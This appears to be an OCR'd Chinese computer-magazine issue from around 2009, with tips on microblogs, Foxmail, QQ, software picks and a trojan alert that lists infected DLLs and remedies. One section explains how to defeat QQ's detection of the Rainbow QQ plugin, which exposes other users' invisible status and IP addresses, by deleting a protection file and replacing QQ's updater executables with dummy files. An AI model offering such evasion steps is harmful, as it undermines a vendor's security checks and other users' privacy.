这个时代崇尚快餐文化，与传统博客的“长篇大论”相比，迷你博客以其自由随意赢得更多人的青睐。迷你博客也称微博客，译自micro-bloging，俗称“一句话博客”。所以迷你博客更像是短消息，另外与手机短消息的相似点是它的消息即时性，你这里刚一更新，你的好友们马上就能发觉并回应。而新兴的SNS（社群网络）网站，更是把迷你博客的即时互动性发挥到了极致，比如当你一打开自己的开心网首页，看到“你有N条短消息”的提示，点击查看就能知道好友们的动态了。迷你博客和SNS虽然简单，但要玩好它还是有技巧的，有兴趣的朋友，注意我发给你的4条短消息哦。


短消息1：多个博客同步更新

不少人注册了多个SNS和迷你博客，如果要一个个去更新，太麻烦且浪费时间了。而借助在线工具“同步大巴”，可以达到同步更新多个博客的目的。

首先登录同步大巴主页http://syncbus.net，点击“开始体验”，然后输入自己在同步大巴注册的E-mail及大巴密码，再点击“登录”。没有同步大巴账户的，要先点击“注册”，再按提示填写自己的E-mail（一定要真实），姓名及大巴密码（可随意）即可。

登录后，界面将如图1所示，在“我在做什么”框中输入日志内容，再在右侧勾选要同步更新的博客。第一次勾选后，会要求你填写你在所选博客中注册的账户和密码，点击“验证&保存”，成功后以后就不用再填写了。

设置完毕，最后单击“更新”按钮，现在再进入你所选择的博客，看看是不是都自动更新了。方便吧。



短消息2：写博客不一定要上线

离线撰写博客的好处，就是能保证随想随写，即使因网络问题暂时不能发布，也不会耽误我们记录自己的心情。有些美好心情，可是一瞬即逝的哦。这方面，菊子曰绝对是款不错的工具，它不仅能离线撰写日志并同时发布到多个博客上，而且还能在本地保存你的日志原文。

首先打开http://www.juxianzi.com/downloads/，填写姓名、博客地址、E-mail等信息，单击“加入团队”，等待网站给你发送下载链接。


安装后运行，首先弹出如图2所示的窗口，设置好数据库保存路径、文件名及密码后，点击“下一步”，接下来设置默认的网志文章编辑器，随意选择，以后可以更改设置，最后点击“新建”，进入软件主界面。

接下来设置博客账户，这里以电脑爱好者博墅为例：点击“博客账户”打开向导窗口，点击“下一步”，输入你的博客网址，比如本例为“http://blog.cfan.com.cn/?uid-431750”，继续“下一步”，输入博墅名称、用户名及密码，继续“下一步”、“完成”。

接下来双击工具栏“新建”按钮打开日志编辑器写一篇日志，按Ctrl+S键保存后（这是保存在本地的），关闭编辑器回到软件主界面。选中刚写的日志，再点击工具栏“发布”，选中上面创建的博客账户，然后点击“操作→网志列表集”新建网志列表。接着点击“操作→选择网志列表集→刚建的列表”，然后点击“下一步”、“发布”就可以了。

注意：

菊子曰支持电脑爱好者博墅、MSN博客等博客，而对有一些运用了ASP、JSP、JSP等重定向技术的博客平台则不能自动识别。



短消息3：菊子曰也玩微博客

首先要设置微博客账户。点击工具栏“微博客账户”打开向导窗口，点击“下一步”，请你选择微博客服务，本例选择的“饭否”，点击“下一步”，按提示填写你在饭否注册的主页地址（见图3），继续“下一步”，按提示填写微博客名称及用户名和密码，继续“下一步→完成”。同样方法，可以添加其他的微博客服务。

接下来点击工具栏上“发布最新状态”，在打开的对话框中书写日志，并在“发送到”中选择要更新的博客，点击“发送”就可以啦（见图4）。



图4

短消息4：MSN博客也迷你

迷你博客如此好玩，即时通讯软件如何能错过它们呢。这不，MSN也添加了迷你博客功能。打开网站http://www.xiaoi.com/，点击“添加MSN版小机器人”，将提示你复制添加一个“小i机器人”（本例为：xiaoi524@hotmail.com）。

添加好友完毕，双击小i机器人打开聊天窗口，输入“迷你博客”或者“miniblog”，将显示使用迷你博客邀请，点击“接受”。打开如图5所示界面，点击“立即开通”，接下来的界面设置你的迷你博客网址及标题，并点击“填写好了”，即可开通，之后还会有一个小小的使用教程，照着做即可开轻松书写MSN迷你博客了。CF [XF18]

小提示

★迷你博客如此时髦，腾讯QQ自然不甘落后，用于QQ的腾讯滔滔，也提供了类似MSN小i机器人的功能，有兴趣的朋友可访问网站http://www.taotao.com/添加QQ机器人，它与MSN的小i机器人的方法大同小异。




图5

网络大补贴

★中文常用迷你博客

饭否：http://fanfou.com/

做啥：http://www.zuosa.com/

叽歪：http://jiwai.de/

★英文常用迷你博客

Twitter：http://twitter.com/

★常用SNS网站：

校内：http://www.xiaonei.com/

开心：http://www.kaixin001.com/

Facebook：http://www.facebook.com

海量SNS网站MM相册大挪移

好友在开心网上创建了多个相册，并上传了近200张照片。后来她电脑出现故障，导致备份的照片都丢失了，于是想从开心网上重新下载照片保存。但是照片较多，一张张保存太麻烦，于是我想到了利用迅雷的下载全部链接的方式帮助她下载所有照片。

登录后访问她的主页，进入第一个相册的首页，发现相册中的所有照片都以缩略图的方式在此显示。尝试“用迅雷下载全部连接→筛选”，扩展名中仅保留“.jpg”，确定后，发现迅雷下载的都是预览的缩略图，而不是想要的原版大图。

怎么办？既然是缩略图，它们与原版照片应有联系。右击一缩略图选择“属性”查看，发现它的网址为“http://pic.kaixin001.com/pic/photo/64/86/713261_19648647_mid.jpg”，同样方法发现它对应的大图网址为“http://pic.kaixin001.com/pic/photo/64/86/713261_19648647.jpg”，缩略图末尾多出了“_mid”，其他都一样。看来只需小改一下缩略图的网址即可。

不过迅雷不能直接批量修改路径，但替换几个字母对于Windows来说，记事本就可以完成。双剑合璧，应该能解决问题。

第一步：在迅雷中“配置→连接”最大同时进行任务数为1，下载速度限制为1kb/s，随便找一个几兆的文件让它下载，这样避免我们完成以下操作前，迅雷会擅自对这些照片“动手”。

第二步：进入相册首页，依旧是使用迅雷下载全部链接。之后依次进入每一个相册的首页，重复上面的步骤，这样就把所有的照片都添加进了下载任务中，不过此时列表中的所有任务都是缩略图的下载。

第三步：将所有的照片选中（一定要全选），再点击“文件→导出下载列表”，生成扩展名为lst的列表文件（如：列表.lst）。之后，删除掉照片的下载任务。

第四步：在记事本打开这个lst文件，点击菜单“编辑→替换”，查找内容写成“_mid.jpg”，替换内容写成“.jpg”，确定即可。可能大家获取到的网址不尽相同，关键是替换后只剩下形如“http://***.jpg”的图片网址，并排列整齐一行一个，保存，退出。

第五步：回到迅雷中，单击“文件→导入下载列表”导入修改好的列表，迅雷自动批量添加所有原版大图的地址为下载任务。设定好下载路径后，别忘了把最大同时进行任务数调整回去，下载速度限制去掉。现在，迅雷可以开足马力，把朋友相册的大图全部搬到本地了。(文/稻草猫) CF [XF19]

小提示

★上面方法，同样适用于其他一些SNS网站，比如Facebook网站，方法与上文相似，具体操作可参阅：http://blog.cfan.com.cn/index.php/11702/viewspace-371957。另外，FlashGet同样支持导出导入下载列表，所以用FlashGet的朋友同样可使用上面的方法。

过滤Google搜索结果的最简单方法，就是在要过滤掉的关键词前加“-”号，如“-物理学”，则包括“物理学”一词的页面不被搜索。



醒来，还在用旧版Foxmail的人们！

Foxmail算得上是款绿色软件了，只要保存好它的安装目录，重装系统后无需再安装它，直接运行原来的foxmail.exe即可，而且原来的邮箱设置、邮件等都原封不动地保存着。但也正是因为这个“优点”，许多人已很久不升级Foxmail了，殊不知，Foxmail 6.5（本文皆以Beta3为例）已经有了翻天覆地的变化……

实例1：翻出MM的陈年旧账

新收到MM的邮件，她大为恼火：上上个月给你发邮件说的事，怎么还没消息？晕，上上个月MM在邮件里到底说的什么啊？赶紧翻翻旧邮件来看看吧。启动Foxmail，点选新收到的MM邮件，右侧立即显示与MM往来的所有邮件了。翻到MM上上月发的邮件后点击它，即可在右侧窗格中同步阅读邮件的内容。要想回到“往来邮件”的搜索目录中，点击上方“返回”按钮就可以了。够方便吧。

★除了一次显示所有“往来邮件”外，Foxmail还在“往来附件”中统一管理某发件人的所有附件。这一功能对小编来说尤其实用，因为作者的稿件一般都是放在附件中的，有此功能，就不用担心遗失作者的投稿了（见图1）。

★往来邮件和附件功能，归根结底就是Foxmail搜索功能的人性化体现。新版Foxmail的搜索，不用再按Ctrl+F调出，直接在主界面的搜索框中输入关键字搜索即可。



图1

实例2：大电影也能用小邮箱发给你

大部分邮箱都对附件有控制，一般不允许超过20MB，如果想给朋友传个较大的文件（比如电影文件一般都很大），怎么办呢？有了Foxmail，这就是小事一桩了。

启动Foxmail后，点击工具栏上的“中转站”按钮，如果你还没有注册Foxmail邮箱，则会弹出向导窗口，点击其中的“我要注册”注册即可。已经注册过的，第一次运行需要输入用户名和密码登录。

登录后打开独立的中转站窗口，点击“添加”，选择要发送的文件，上传完毕点击工具栏中的“发送”打开撰写邮件窗口，其中已自动添加了文件的下载地址（见图2）。按正常格式给好友发出邮件，好友收到邮件后，点击其中的下载链接就可以下载附件了。

★Foxmail实际上整合的是QQ的中转站，同样，它也有7天的期限，过期后文件将被自动删除。如果想续期，可点击“中转站”右侧下拉按钮，选择“登录foxmail.com的web邮箱”，在浏览器中打开Foxmail邮箱后选择左侧“文件中转站”，再在右侧相应文件后面点选“续期”即可。




图2

实例3：我真的只发给你一个人

当你收到朋友的新春贺卡时，刚刚想要感动，可是一看后面一大堆的抄送名单，相信这种感动会大打折扣。其实，只需要一个小小的技巧，就可以让所有的收信人都有一种被你“另眼相看”的感觉。

点击Foxmail工具栏“撰写”按钮打开写邮件窗口，写好邮件并添加好所有收件人的地址，然后点击“发送”右侧下拉箭头按钮，选择“独立发送”。这样，所有收到邮件的人，都感觉这封邮件是单独发给它的了。

实例4：Foxmail邮件QQ通知

QQ是大家平时沟通必备的即时通讯软件，它有一个特色功能，就是当QQ邮箱有新邮件时会及时提醒我们。那么，Foxmail邮箱中有新邮件时，能否也让QQ帮忙提醒呢？没问题。

可以点击“中转站”右侧下拉按钮，选择“登录foxmail.com的web邮箱”，在浏览器中打开Foxmail邮箱。然后点击进入“设置”页面，切换到“账号”下，点击其中的“将foxmail.com邮箱关联到我的QQ”，根据提示输入自己的QQ号、密码，确定以后保存更改就可以了。以后，当Foxmail邮箱中有邮件到达时，QQ也会自动弹出提示的。**（北京/流言）** CF [XF20]

留洋镀金，QQ也玩“海归”

腾讯QQ号虽然能在线免费申请，但是成功的几率非常低（总是提示服务器忙），明显是逼着我们用手机来申请。怎么办？莫急，其实还有后门可走：腾讯特意给老外开了一个注册QQ号的网页（估计没什么人知道），简单几步就可以得到一个以8开头的9位数的QQ号。

在浏览器中打开http://signup.qq.com/，即可进入一个英文页面。其中标记了“*”号的是必填内容，如图所示，设置密码，选择语言、国家或区域、城市、昵称、年龄及性别等。注意：最好选择国外区域、用英文昵称，这样成功的几率才会大大提高。



填写完毕，单击Next（下一步），就可以得到一个QQ号了，一定要记好你的QQ号和密码哦。每个IP只能注册一次，不过我用单位的局域网试的时候，可以重复申请多次。想要新QQ号，下手可要快些，说不定哪天腾讯就把这个网页封了。(文/wangxinran) CF [XF21]

小提示

一些QQ外挂，可以根据IP地址显示出使用者所在的国家或区域，其实这也没什么神秘的，因为每个国家或地区都分配有唯一的IP段，根据QQ的IP地址一推算就可以了。不过这一算法也有失灵的时候，比如我们使用国外的代理服务器时，因为QQ外挂检测到的是国外服务器的IP，这时就会显示我们在“国外”了。

进入QQ的“系统设置→代理设置”，选择“使用自定的网络设置”项，选择相应的代理服务器类型，再输入获取到的国外代理IP地址、端口、用户名及密码等，确定即可。重启QQ后，其他Q友看到刚才还在国内，一下子就跑到“国外”的你，一定会惊诧莫名的。

我就是要用彩虹！

“彩虹QQ”作为显隐身、显IP的QQ外挂，非常好用。不过一不小心和腾讯QQ较上了劲。我们在使用“彩虹”登录QQ一段时间后，会被提示：警告，发现非法QQ外挂。每次登录都要显示，非常麻烦。这里介绍一下我的方法。

首先删除QQ安装目录\Tencent\SafeBase下的“tsfsres.dat”（它就是元凶），同时在\Tencent\SafeBase中新建文件夹，命名为：“tsfsres.dat”（注意这里是新建文件夹，不是文件）。因为Windows新建文件时只验证文件名而不验证文件类型，所以在有文件夹“tsfsres.dat”的情况下QQ将无法再生成文件“tsfsres.dat”，即使QQ想替换或修改该文件也不行了。接着在“SafeBase”文件夹下，把里面的文件全部删除掉。

然后再在QQ安装目录下找到“QQUpdateCenter.exe”和“selfupdate.exe”并删除之，新建两个TXT文本文件，并分别改名为“QQUpdateCenter.exe”和“selfupdate.exe”（记得改扩展名为exe可执行文件）。这两个文件是QQ医生的，删除它是为了防止它自动更新tsfsres.dat。注意，改过这两个文件后，QQ医生就不能使用了。其实大家的电脑中应该都安装了其他杀毒软件吧。

经过以上处理，我们就可以正常使用彩虹登录QQ了。

小编提醒：在做以上更改之前，最好先将删除的文件备份出来，以防修改出错，可重新还原。(文/侯忠) CF [XF22]

你真的还是Ta的QQ好友吗？

QQ上聊得很不错的Ta，突然好久没有消息了，是不是Ta已有意或无意把你给删除了呢？哪些好友把我们给删除了？哪些好友笑里藏刀？下面教大家一个方法，一探便知。

双击QQ（这里以2009为例）面板上自己的头像打开“我的资料”窗口，在“拥有业务”中点选一个未开通的业务（七钻中选择一个），将自动启动浏览器并打开“支付中心”页面，点击上面的“向好友索要”，在索要信息中填写欲探测好友关系的QQ号码（见图1），最后点击“发起索要”。如果你是Ta的好友，就会提示索要成功，否则如果对方不是你的好友，则提示索要失败。




图1

此外，我们还可以通过向好友索要QQ秀、QQ空间装饰物品，以及和好友合照等方式探测好友关系，道理都是一样的。(广东/刘海兵) CF [XF23]

小提示

★我想知道全部好友关系，难道要这样一个个地探测吗？NO！把这事交给密探就行了。首先下载QQ好友密探软件（下载地址：http://work.newhua.com/cfan/200901/qqfrqqjy.zip），运行软件后执行“登录账号→获取好友→开始分析”，结果马上就出来了（见图2），该删的就删了吧！




图2

注意！小编向来对需要提供QQ号和密码的软件都抱不信任的态度，一般是不建议使用的，如果真的想用，安全起见，最好完成分析之后立即更改自己的QQ密码。



新软物语
NEW SOFTWARE STORY

P2P大杀手 2.01：防止别人疯狂使用BT等下载的小工具，使用简单。下载地址：http://www.onlinedown.net/soft/66140.htm

锐甲(Araymor) 0.1.0.0：专门拦截恶意网站及闪盘木马的小软件，这类软件现在越来越多，安装上一个做为杀毒软件的补充也是非常不错的。下载地址：http://www.araymor.com/

文字图画 3.9：能把你老婆的照片变成一堆文字的工具，可以用汉字，英文，也可以变成灰度照片或是彩色照片。下载地址：http://www.onlinedown.net/soft/47280.htm

终极单位换算器 3.0：自打从学校毕了业，大部分知识就还给老师了，很多单位转换都忘记了，书到用时方恨少。建议你手边常备“终极单位换算器”，能进行100多种单位的换算，很好很强大。下载地址：http://www.onlinedown.net/soft/2146.htm

小富婆家庭理财软件：软件很像即时通讯工具，你可以记下每天的收支，还有月统计，所有的数据存在服务器上，不必担心丢失。下载地址：http://www.xiaofupo.net/html/ruanjianxiazai/，如果你不想安装软件也可以使用http://www.qian8ao.com/记账。

狂雷视频平台 1.2：下载FLV视频的强大工具，支持几乎全部FLV网站。下载地址：http://www.raydown.com/


PotPlayer 1.3：KMPlayer作者开发的新播放器，除了继承了老KMPlayer的功能外，还增加了硬件解压，快更新吧。下载地址：http://download.pchome.net/multimedia/media/detail-133057.html

优藏1.1：便携式收藏夹，在任何电脑上使用，可以与任何浏览器兼容，软件的UI很不错，经常换用电脑的人推荐使用，它可比经常挂掉服务器的Maxthon稳定。下载地址：http://www.onlinedown.net/soft/75007.htm

轻松快乐转视频：快乐影音转换器 1.01

视频转换总有人关注，到现在还有菜鸟们在CFan论坛(http://bbs.cfan.com.cn)询问应该如何转换，有需求就有市场，于是就有很多人在制作这方面的软件。

快乐影音转换器——免费，而且特别适合给PSP、IPod、手机等手持设备转换文件，虽然实测需要多步，但软件的确使用简单，所以有的人称它为一步即转。




软件运行起来也的确对得起“快乐”二字，运行软件后，选择一种转换后视频所用的设备，再选择转换的格式，在弹出窗口中点击绿色的“+”按钮，添加好要转换的视频，最后点击“开始转换”按钮，等一觉醒来，视频就转好了。

下载地址：http://www.klplayer.com/

快车代码：CF0901CFRJ01

再不怕程序出错：Application Monitor 1.0

晚上把要下载的种子添加到软件里，第二天一起来，发现软件居然出现错误自己关闭了，想死的心都有了。为了防止这种情况，最好找一款能够帮你看着软件是否正常工作的“监工”，Application Monitor就是这样一款软件。



打开软件，点击Add（添加）按钮，然后在Name（软件名）中输入名称，在Path（路径）中选择要监控的软件名称，在Check every（检查间隔）中设置好时间，如果软件启动时需要参数，则在Arguments（参数）中填写。这样当被监控的软件被关闭时，就会再次打开，当然你需要在这些软件中设置好打开后立刻开始工作。比如迅雷的设置方法是点击“工具→配置”，在“常规”下勾选“迅雷启动后，立即开始未完成的下载”项即可。

下载地址：http://www.jockersoft.com/appmonitor_index.php

快车代码：CF0901CFRJ02 CF [XF24]

Google Picasa 3.1 Build 70.71终于支持中文，可以在http://picasa.google.com/intl/zh-CN/下载到。

书上书柜 衣进衣柜 文件怎能无处安家

2008年24期《年终大扫除 图片管理招中招》一文给我们提供了年终整理图片的完整方案，那么文件呢？文件有什么好方法吗？当我们在年终忙着整理衣服的时候，你是否想到可以像整理衣服一样把文件放在柜子里？小编搜索半天还真找到了这么一个柜子——易怡存储。虽然软件刚刚起步，不过从规划和功能上，我们都能感受到它为文件管理带来的方便。

覃晓锋

专业：计算机应用
毕业时间：2000年7月
职业：程序员
软件作品：IE清道夫、身形百变桌面钟、易怡存储



软件小档案:易怡存储

开发语言:Vb.net	软件性质:免费软件
支持平台:Windows 2000/XP/2003/Vista	
下载地址:http://www.easememory.com/	
快车代码:CF0901CFRJ03	

目录哪能自己建 导入导出显身手

安装“易怡存储”后，软件会首先提示你选择一个分区作为文件库存放的驱动器，之后重启软件，单击“注册号码”，输入信息后，单击“申请”开始申请号码，申请成功后输入密码登录，这时终于看到了易怡存储的真面目。


易怡存储很像是一个衣柜，使用它的过程就好比在家里买了一个新衣柜，然后把衣服整齐地放进去一样。首先我们要做的就是把新衣柜擦干净、计划好各个空间的用处。易怡存储也是如此，首先要有一个好的文件分类。

在“浏览”窗口中，我们可以看到“文件分类”，右键单击选择“导入分类模板”，在打开的对话框中我们选择一种合适的分类，例如“办公文件分类一”，单击“+”展开分类，如果对分类不满意我们在相应的级别上通过右键菜单进行修改、添加、删除操作。

编程故事： 当初把软件确立为通用的文件管理时就考虑这个问题了，因为用户有可能是用来管理图片、音频或文档的，如果让用户自己建立分类，那还不如自己建个目录自己管理文件，软件本来就是为懒人设计的，这样一来就违背了初衷，所以就设计了模板导入的功能，后来在讨论会同伴又提到，既然有导入就应该有导出。

关键字自己加 搜索也能立竿见影

“衣柜”规划好了，接下来就要放“衣服”了。依次单击“文件库→导入文件→入库模式”进入添加文件对话框。我们打开相应的文件目录，直接将文件拖动到“文件列表”窗口中就可以了（见图），它还支持多个文件的拖放。之后在最上面的“文本信息”下，单击分类，然后选择一个合适的分类（需是子分类），在后面输入关键字以便以后查找，如果要取消添加，就在选中后单击“取消文件”，最后单击“确定”，将文件导入到库中。在添加多个文件时，只需在“文字信息”中添加关键字，然后勾选文件，单击下面的“设置勾选”即可将关键字添加到所有的文件中。以后想找某个文件时，直接单击易怡存储的“搜索”按钮，通过关键字就能立即找到。



小提示

平时想把某个文件添加进来，只需右键单击，选择“导入文件”进行同样的设置即可。

编程故事： 右键菜单导入的功能一开始就设计了，主要是为了方便那些不大懂电脑的人而设计的，为了做这个功能“explorer.exe”进程崩溃了N次，我还真担心万一系统崩溃我的代码就白费了。不过后来正式测试的时候还是出现了问题，后来查来查去发现测试的那个人喜欢在文件名里多打几个空格，造成软件在分析文件名时计算错误造成软件严重错误。

文件也有多面性 多种思路做索引

入库模式是复制文件到易怡存储的文件存放地，另外，添加文件还有一种索引模式，这种模式只是为文件建立一个类似快捷方式的索引，并不移动文件。在导入文件时选择索引模式（方法类似入库模式），每次都可以设置为不同的分类以及关键字，这样搜索时可以扩大命中率，并且文件内容更改后通过不同索引打开的文件内容都能保持一致。比如说在“a.doc”文件先用索引模式导入，分类为“计划文档”，关键字为“2008 销售 计划”，导入后再将该文件再次导入，分类为“常用文件”，关键字为“某某某 销售 计划书”，导入后如果想查找该文件不管从“常用文件”里找还是从“计划文档”里找都能找到这个文件，而且都是指向同一个文件不用担心文件内容不同步的问题。

编程故事： 虽然这个多索引的功能一开始就具备，但是连覃晓锋也没想到可以这么用，一天他看到了网友（leedon）发的帖子，文中提到“如果一个文件有两种特性，比如一份工作计划，一方面我要把它放到“计划”文件夹里，另一方面因为经常要对照计划，可能还要把放到“常用文件”文件夹里，无形中增加了磁盘占用，而且也会带来版本管理上的问题，经常搞不清两个文件是否有区别。”后来覃晓锋就想到在设计索引模式时只是将索引与文件关联，那么多个索引是可以指向同一个文件的，所以才想到了这个技巧。

点将台： 你喜欢哪款工具软件呢？你想知道他是如何开发的吗？把你的需求发给小白吧（发邮件到software@cfan.com.cn）！下期故事由你来指定，你指定软件，我来采访，他来揭秘。(本刊记者/白斌) CF [XF25]

“注册”功能是易怡存储的演进计划的一部分，日后要为用户提供一些基于互联网的服务，这些服务就要靠用户名来控制了。

首杀木马

新马通缉令："彩虹门"后门

中毒现象：木马运行时服务列表中多个服务被禁用，并增加NsDlRK25、NsPsDk00等多个伪装系统服务，被禁止的服务如下：

Schedule（Task Scheduler）、AppMgmt（Application Management）、Srservice（System Restore Service）、W32Time（Windows Time）、Stisvc（Windows Image Acquisition）。

杀毒软件测试：

瑞星全功能安全软件2009体验版（病毒库更新：2008.12.10）：木马运行时提示有非法程序装入计算机，选择"阻止"后，木马依旧能正常运行。

卡巴斯基全功能安全软件2009（病毒库更新：2008.12.10）：木马传播时利用的网页木马被阻拦，木马本体运行时提示发现多个DLL文件，但依旧能关闭"Schedule、AppMgmt"等服务。

江民杀毒软件KV2009（病毒库更新：2008.12.10）：木马执行时计算机重启，杀毒软件完全查杀。

Avira AntiVir Personal V8(小红伞)（病毒库更新：2008.12.9）：木马运行时被发现，完全查杀。

ESET NOD32防病毒软件3.0版（病毒库更新：2008.12.10）：木马无法正常运行，但没有完全查杀释放出的DLL文件，需要手动替换相关DLL文件来恢复系统。

EQ魔法盾：木马程序并没有运行写入计算机，防御效果最佳。

犯罪纪录：彩虹QQ门事件在网络中炒得沸沸扬扬，利用彩虹QQ做手脚的木马程序也来凑热闹，此木马采用"网页弹窗"形式进行传播，类似彩虹QQ更新弹窗制作劫持页面，欺骗用户自动安装，木马采用了进程注入技术和欺骗服务，影响范围广泛，在短时间内危害非常大。

木马分析：此木马主要采用特征地址变形加花技术进行免杀处理，并屏蔽部分安全类网站，感染某些DLL文件，实现木马的自动运行。

木马主体：木马建立多个服务进程，通过查找一些安全软件进程，关闭系统进程等操作保护自身。

1.建服务名为：NsDlRK25、NsPsDk00等多个服务伪装成系统进程，服务文件的路径分别指向%System32%目录下的对应驱动文件。

2.查找的指定的进程名如下：OllyDbg.exe、OllyICE.exe、PEditor.exe、LordPE.exe、C32Asm.exe、ImportREC.exe

3.修改host文件，屏蔽部分安全类网站

4.被感染的系统文件有：

%System32%\appmgmts.dll
%System32%\schedsvc.dll
%System32%\srsvc.dll
%System32%\w32time.dll
%System32%\wiaservc.dll

解决方案：

1.从正常计算机中拷贝下列文件到%System32%目录下

%System32%\appmgmts.dll
%System32%\schedsvc.dll
%System32%\srsvc.dll
%System32%\w32time.dll
